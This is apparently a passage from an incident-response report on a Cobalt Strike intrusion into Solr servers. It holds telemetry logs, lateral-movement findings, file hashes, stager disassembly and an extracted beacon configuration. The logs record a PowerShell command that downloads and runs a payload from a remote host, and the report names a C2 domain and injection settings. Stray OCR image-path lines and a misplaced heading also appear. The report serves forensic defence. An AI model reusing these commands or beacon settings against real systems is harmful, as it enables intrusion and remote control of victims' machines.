[redacted]	HOST2	InboundConnectionAccepted					56783		java.exe
[redacted]	HOST2	ProcessCreated	whoami.exe	C:\Windows\System32\whoami.exe	whoami				java.exe
[redacted]	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1				whoami.exe
[redacted]	HOST2	InboundConnectionAccepted					37147		java.exe
[redacted]	HOST2	ProcessCreated	powershell.exe	C:\Windows\System32\WindowsPow	powershell -c iwr http://C :18418/wininit.exe -OutFile update.exe				java.exe
[redacted]	HOST2	ConnectionSuccess					18418		powershell.exe
[redacted]	HOST2	FileCreated	update.exe	G:\solr-6.6.3\server\update.exe					powershell.exe
[redacted]	HOST2	FileCreated	update.exe	G:\solr-6.6.3\server\update.exe					powershell.exe
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd /c start update.exe				java.exe
[redacted]	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0x4				cmd.exe
[redacted]	HOST2	ProcessCreated	update.exe	G:\solr-6.6.3\server\update.exe	update.exe				cmd.exe
[redacted]	HOST2	ImageLoaded	update.exe	G:\solr-6.6.3\server\update.exe					update.exe
[redacted]	HOST2	ConnectionSuccess					80	example.com	update.exe
[redacted]	HOST2	RegistryValueDeleted							update.exe
[redacted]	HOST2	RegistryValueDeleted							update.exe
[redacted]	HOST2	ConnectionSuccess					2096	www.services-support.tk	update.exe
[redacted]	HOST2	ConnectionFound					80	example.com/	update.exe
[redacted]	HOST2	ConnectionFound					80	example.com/	update.exe
[redacted]	HOST2	ConnectionFound					80	example.com/	update.exe
[redacted]	HOST2	ConnectionFound					80	example.com/	update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1				cmd.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	ConnectionFound					2096		update.exe
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusReport	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	AntivirusDetection	update.exe	G:\solr-6.6.3\server					
[redacted]	HOST2	InboundConnectionAccepted					37199		java.exe


Analysis of the binary showed that it contains a Cobalt Strike beacon which is slightly different than the other samples.



Analysis of the file shows that it connects to “example.com” and uses “www.services-support.tk” as a Command-and-Control server, which explains the network events seen in the timeline.

Lateral movement and activities on server “HOST4”

Using SMB shares perpetrator managed to copy files “lssasc.exe” and “servicehoster.exe”



According Microsoft Defenderlogs, both files were detected lately.

WdatpTenantId 9bf8c7a8-e008-49a7-9e43-ab76976c4bf8	Machine Name [redacted]	Action quarantine
File Name servicehoster.exe	Machine Domain [redacted]	Detected by Microsoft
File Path C:\inetpub\temp	Threat Information Backdoor:Win64/CobaltStrike.NP!dha	

Later files `su.exe` and `autorun.bat` were copied to **HOST4** using the same technique.


- File `autorun.bat` was not recovered during the investigation.
- File `su.exe` is the compiled SuperUser tool (see Malware and Tools)

Timestamp (UTC)	DeviceName	AccountDomain	AccountName	ActionType	FileName	FolderPath	ProcessCommandLine
[redacted] 1:13.	HOST5			ProcessCreated	su.exe	C:\inetpub\temp\su.exe	"su.exe"
1:13.	HOST5			ImageLoaded	su.exe	C:\inetpub\temp\su.exe	
2:16.	HOST3			FileCreated	su.exe	\[redacted]\C$\inetpub\temp\su.exe	
2:32.	HOST3			FileCreated	autorun.bat	\[redacted]\C$\inetpub\temp\autorun.bat	

Using the SharpWmi tool (see Malware and Tools), theperpetrator(s) were able to execute arbitrary commands on **HOST4**.

The perpetrator(s) were able to add the folder `C:\inetpub\temp` to the AV exclusions.

The perpetrator(s) were able to execute `autorun.bat` using the SuperUser tool



The result of execution is unknown, because file was not recovered.

Lateral movement and activities on server “HOST5”

Using the access to the Windows Admin Shares (SMB shares) perpetrator managed to copy the Cobalt Strike beacon to **HOST5**.

Timestamp (UTC)	DeviceName	ActionType	FileName	FolderPath	ProcessCommandLine	RemoteIP	RemotePort
[redacted]	HOST3	ProcessCreated	cmd.exe	C:\Windows\System32\cmd.exe	cmd.exe /C dir \\[redacted]\C$		
	HOST3	ProcessCreated	conhost.exe	C:\Windows\System32\conhost.exe	conhost.exe 0xffffffff -ForceV1		
	HOST4	FileCreated	lssasc.exe	\\[redacted]\C$\Packages\Plugins\lssasc.exe			
	HOST4	FileCreated	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST4	AntivirusReport	lssasc.exe	C:\Packages\Plugins			
	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST3	ConnectionSuccess				[redacted]	49465
	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST3	FileCreated	lssasc.exe	\\[redacted]\C$\Packages\Plugins\lssasc.exe			
	HOST4	FileCreated	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
	HOST4	FileModified	lssasc.exe	C:\Packages\Plugins\lssasc.exe			
	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
	HOST4	FileDeleted	lssasc.exe	C:\Packages\Plugins			
	HOST4	AntivirusDetection	lssasc.exe	C:\Packages\Plugins			
	HOST4	OtherAlertRelatedActivity	lssasc.exe	C:\Packages\Plugins\lssasc.exe			

It appears that Microsoft Defender detected the malicious file after it was copied.

Privilege Escalation

This chapter contains the description of the tools and malware used by the perpetrator(s) during the attack.

The main toolkit used by attacker is Cobalt Strike. Definition and the description by Mandiant: https://www.mandiant.com/resources/blog/defining-cobalt-strike-components

BEACON is the name for Cobalt Strike's default malware payload used to create a connection to the team server. Active callback sessions from a target are also called "beacons". (This is where the malware family got its name.) There are two types of BEACON:

The Stager is an optional BEACON payload. Operators can "stage" their malware by sending an initial small BEACON shellcode payload that does some basic checks only and then queries the configured C2 for the full-featured backdoor.
The Full backdoor can either be executed through a BEACON stager, by a "loader" malware family, or by directly executing the default DLL export "ReflectiveLoader". This backdoor runs in the memory and can establish a connection to the team server through several methods. Loaders are not BEACON. BEACON is the backdoor itself and is typically executed with some other loader, whether it is the staged or full backdoor. Cobalt Strike does come with default loaders, but operators can also create their own using PowerShell, .NET, C++, GoLang, or anything else capable of running shellcode.

Cobal Strike (stager)

Hostname	HOST1
Path	C:\ProgramData\Oracle\Java\lssasc.exe
SHA-256 checksums	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4 bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST1
Path	G:\solr-6.6.3\server\lib\lapx.exe
SHA-256 checksums	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST2
Path	G:\solr-6.6.3\server\update.exe
SHA-256 checksums	5c2c88bd25b02cbd77cdccc89631e86fec0994fc4b3ea6b72e1cfa4a29f8ea73

Hostname	HOST2
Path	C:\ProgramData\Microsoft\Windows Defender\Quarantine\ResourceData\47\47CA556DC5D48D88BCC6D2BCFB0A492ED3A57A84
SHA-256 checksums	6c44c7f31948a4ce7ad4f848093f449bf0111ee117674dedd666139e1b477847

Hostname	HOST3
Path	C:\ProgramData\Oracle\Java\lssasc.exe
SHA-256 checksums	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4 bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST3
Path	G:\solr-6.6.3\server\lib\lapx.exe
SHA-256 checksums	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST3
Path	G:\solr-6.6.3\server\lib\lssasc.exe
SHA-256 checksums	7ae4a36d045fcb144302bd2dc34f5c0a70e80e564fef865842f6eb0ac5f0b081

Hostname	HOST4
Path	C:\inetpub\temp\lssasc.exe
SHA-256 checksums	bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100

Hostname	HOST4
Path	C:\ProgramData\Microsoft\Windows Defender\Quarantine\ResourceData\38\38E4F6CD9D08262846961980C5E255002249404E
SHA-256 checksums	01d5dc12de03b288f0984edf6b5709e0cd6a7edb072bf3e4317321cd16951afe


Hostname	HOST4
Path	C:\ProgramData\Microsoft\Windows Defender\Quarantine\ResourceData\FE\FE797FCA4D321F3EDDF3C151627789C0A1FFB413
SHA-256 checksums	705b5876e363610f20cf15bcb911e7e4d1e5c714bc595dee6e4548125b4684af

Hostname	HOST5
Path	C:\Packages\Plugins\lssasc.exe
SHA-256 checksums	2dcfb7cdde17d512ade36f9d7c68f8b327e499cf266ac6c062c520b597fe1ac4 33caa3d210b7f7f50ac49da289fb0a8203293ddfd16a008f43916f1ae8c29bff bf7a46067031c64b7ee1d808b4dcc347ac03aabbc05b6257631240a9a347d100


```
.text:0000000000466762                mov     [rsp+418h+var_18], rbx
.text:000000000046676A                lea     rax, RTYPE__4_uintptr
.text:0000000000466771                call    runtime_newobject
.text:0000000000466776                mov     rcx, [rsp+418h+var_3D0]
.text:000000000046677B                mov     [rax+8], rcx
.text:000000000046677F                mov     qword ptr [rax+10h], 3000h
.text:0000000000466787                mov     qword ptr [rax+18h], 40h ; '@'
.text:000000000046678F                mov     rdx, cs:main_VirtualAlloc
.text:0000000000466796                mov     rbx, rax
.text:0000000000466799                mov     edi, 4
.text:000000000046679E                mov     rax, rdx
.text:00000000004667A1                mov     rcx, rdi
.text:00000000004667A4                call    syscall__ptr_Proc_Call
.text:00000000004667A9                mov     [rsp+418h+var_3C0], rax
.text:00000000004667AE                test    rcx, rcx
.text:00000000004667B1                jz      short loc_4667F8
.text:00000000004667B3                mov     rcx, [rcx+18h]
.text:00000000004667B7                mov     rax, rdi
.text:00000000004667BA                call    rcx
.text:00000000004667BC                nop     dword ptr [rax+00h]
.text:00000000004667C0                cmp     rbx, 25h ; '%'
.text:00000000004667C4                jz      short loc_4667CD
.text:00000000004667C6                mov     eax, 1
.text:00000000004667CB                jmp     short loc_4667E1
.text:00000000004667CD ; ---------------------------------------------------------------------------
.text:00000000004667CD
.text:00000000004667CD loc_4667CD:                            ; CODE XREF: main_main+124↑j
.text:00000000004667CD                lea     rbx, aTheOperationCo ; "The operation completed successfully."
.text:00000000004667D4                mov     ecx, 25h ; '%'
.text:00000000004667D9                call    runtime_memequal
.text:00000000004667DE                xor     eax, 1
.text:00000000004667E1
.text:00000000004667E1 loc_4667E1:                            ; CODE XREF: main_main+12B↑j
.text:00000000004667E1                test    al, al
.text:00000000004667E3                jnz     short loc_4667EC
.text:00000000004667E5                mov     rax, [rsp+418h+var_3C0]
.text:00000000004667EA                jmp     short loc_4667F8
.text:00000000004667EC ; ---------------------------------------------------------------------------
```


```
.text:000000000046682D                mov     rdx, [rsp+418h+var_10]
.text:0000000000466835                mov     [rax+8], rdx
.text:0000000000466839                mov     rdx, [rsp+418h+var_3D0]
.text:000000000046683E                mov     [rax+10h], rdx
.text:0000000000466842                mov     rdx, cs:main_RtlCopyMemory
.text:0000000000466849                mov     rbx, rax
.text:000000000046684C                mov     edi, 3
.text:0000000000466851                mov     rax, rdx
.text:0000000000466854                mov     rcx, rdi
.text:0000000000466857                call    syscall__ptr_Proc_Call
.text:000000000046685C                nop     dword ptr [rax+00h]
.text:0000000000466860                test    rcx, rcx
.text:0000000000466863                jz      short loc_46689A
.text:0000000000466865                mov     rcx, [rcx+18h]
.text:0000000000466869                mov     rax, rdi
.text:000000000046686C                call    rcx
.text:000000000046686E                cmp     rbx, 25h ; '%'
.text:0000000000466872                jz      short loc_46687B
.text:0000000000466874                mov     eax, 1
.text:0000000000466879                jmp     short loc_46688F
.text:000000000046687B ; ---------------------------------------------------------------------------
.text:000000000046687B
.text:000000000046687B loc_46687B:                            ; CODE XREF: main_main+1D2↑j
.text:000000000046687B                lea     rbx, aTheOperationCo ; "The operation completed successfully."
.text:0000000000466882                mov     ecx, 25h ; '%'
.text:0000000000466887                call    runtime_memequal
.text:000000000046688C                xor     eax, 1
.text:000000000046688F
.text:000000000046688F loc_46688F:                            ; CODE XREF: main_main+1D9↑j
.text:000000000046688F                test    al, al
.text:0000000000466891                jz      short loc_46689A
.text:0000000000466893                xor     eax, eax
.text:0000000000466895                call    syscall_Exit
.text:000000000046689A
.text:000000000046689A loc_46689A:                            ; CODE XREF: main_main+1C3↑j
.text:000000000046689A                                        ; main_main+1F1↑j
.text:000000000046689A                mov     rax, 12A05F200h
.text:00000000004668A4                call    time_Sleep
.text:00000000004668A9                mov     rax, [rsp+418h+var_3C0]
.text:00000000004668AE                xor     ebx, ebx
.text:00000000004668B0                mov     rcx, rbx
.text:00000000004668B3                mov     rdi, rcx
.text:00000000004668B6                mov     rsi, rcx
.text:00000000004668B9                call    syscall_Syscall
.text:00000000004668BE                mov     rbp, [rsp+418h+var_8]
.text:00000000004668C6                add     rsp, 418h
```

Analysis of the binary `lssasc.exe` found on `HOST3` showed that the binary downloads the payload from the URL `http://X.X.X.X:56231/QlYG` and executes it.



Cobal Strike (backdoor)






Binary analysis confirmed that dumped memory section contains the Cobalt Strike beacon (backdoor).

Cobalt Strike's configuration was extracted with Cobalt Strike Parser .

```
(csp_env) PS D:\tools\CobaltStrikeParser-master> & d:/tools/CobaltStrikeParser-master/csp_env/Scripts/python.exe d:/tools/CobaltStrikeParser-master/parse_beacon_config.py D:\work\shared\rundll32.exe.bin
BeaconType                      - HTTPS
Port                            - 56231
SleepTime                       - 6255
MaxGetSize                      - 1398104
Jitter                          - 68
MaxDNS                          - 255
PublicKey_MD5                   - defb                          54
C2Server                        -                 /api/resource/js/jQuery_1.1.2/main.jquery/
UserAgent                       - Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
HttpPostUri                     - /api/resource/js/jQuery_1.1.2/apiv3/
Malleable_C2_Instructions       - Base64 decode
HttpGet_Metadata                - ConstHeaders
                                      Host: twitter.com
                                      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
                                      Referer: twitter.com
SSH_Banner                      -
HttpGet_Verb                    - GET
HttpPost_Verb                   - POST
HttpPostChunk                   - 0
Spawnto_x86                     - %windir%\syswow64\rundll32.exe
Spawnto_x64                     - %windir%\sysnative\rundll32.exe
CryptoScheme                    - 0
Proxy_Config                    - Not Found
Proxy_User                      - Not Found
Proxy_Password                  - Not Found
Proxy_Behavior                  - Use IE settings
Watermark_Hash                  - Not Found
Watermark                       - 305419896
bStageCleanup                   - False
bCFGCaution                     - False
KillDate                        - 0
bProcInject_StartRWX            - True
bProcInject_UseRWX              - True
bProcInject_MinAllocSize        - 0
ProcInject_PrependAppend_x86    - Empty
ProcInject_PrependAppend_x64    - Empty
ProcInject_Execute              - CreateThread
                                  SetThreadContext
                                  CreateRemoteThread
                                  RtlCreateUserThread
ProcInject_AllocationMethod     - VirtualAllocEx
bUsesCookies                    - False
HostHeader                      -
headersToRemove                 - Not Found
DNS_Beaconing                   - Not Found
DNS_get_TypeA                   - Not Found
DNS_get_TypeAAAA                - Not Found
DNS_get_TypeTXT                 - Not Found
DNS_put_metadata                - Not Found
DNS_put_output                  - Not Found
DNS_resolver                    - Not Found
DNS_strategy                    - Not Found
DNS_strategy_rotate_seconds     - Not Found
DNS_strategy_fail_x             - Not Found
DNS_strategy_fail_seconds       - Not Found
Retry_Max_Attempts              - Not Found
Retry_Increase_Attempts         - Not Found
Retry_Duration                  - Not Found
(csp_env) PS D:\tools\CobaltStrikeParser-master>
```


SharpHound

Hostname	HOST3
Path	C:\Windows\System32\SharpHound.exe
SHA-256 checksums	bece2d53c40b33afc196879a2fc1173499774e0fdf9bf6c764773c17f7e84b6e 1f74ed6e61880d19e53cde5b0d67a0507bfda0be661860300dcb0f20ea9a45f4



PVEFindADUser

Hostname	HOST1
Path	C:\Windows\System32\PVEFindADUser.exe
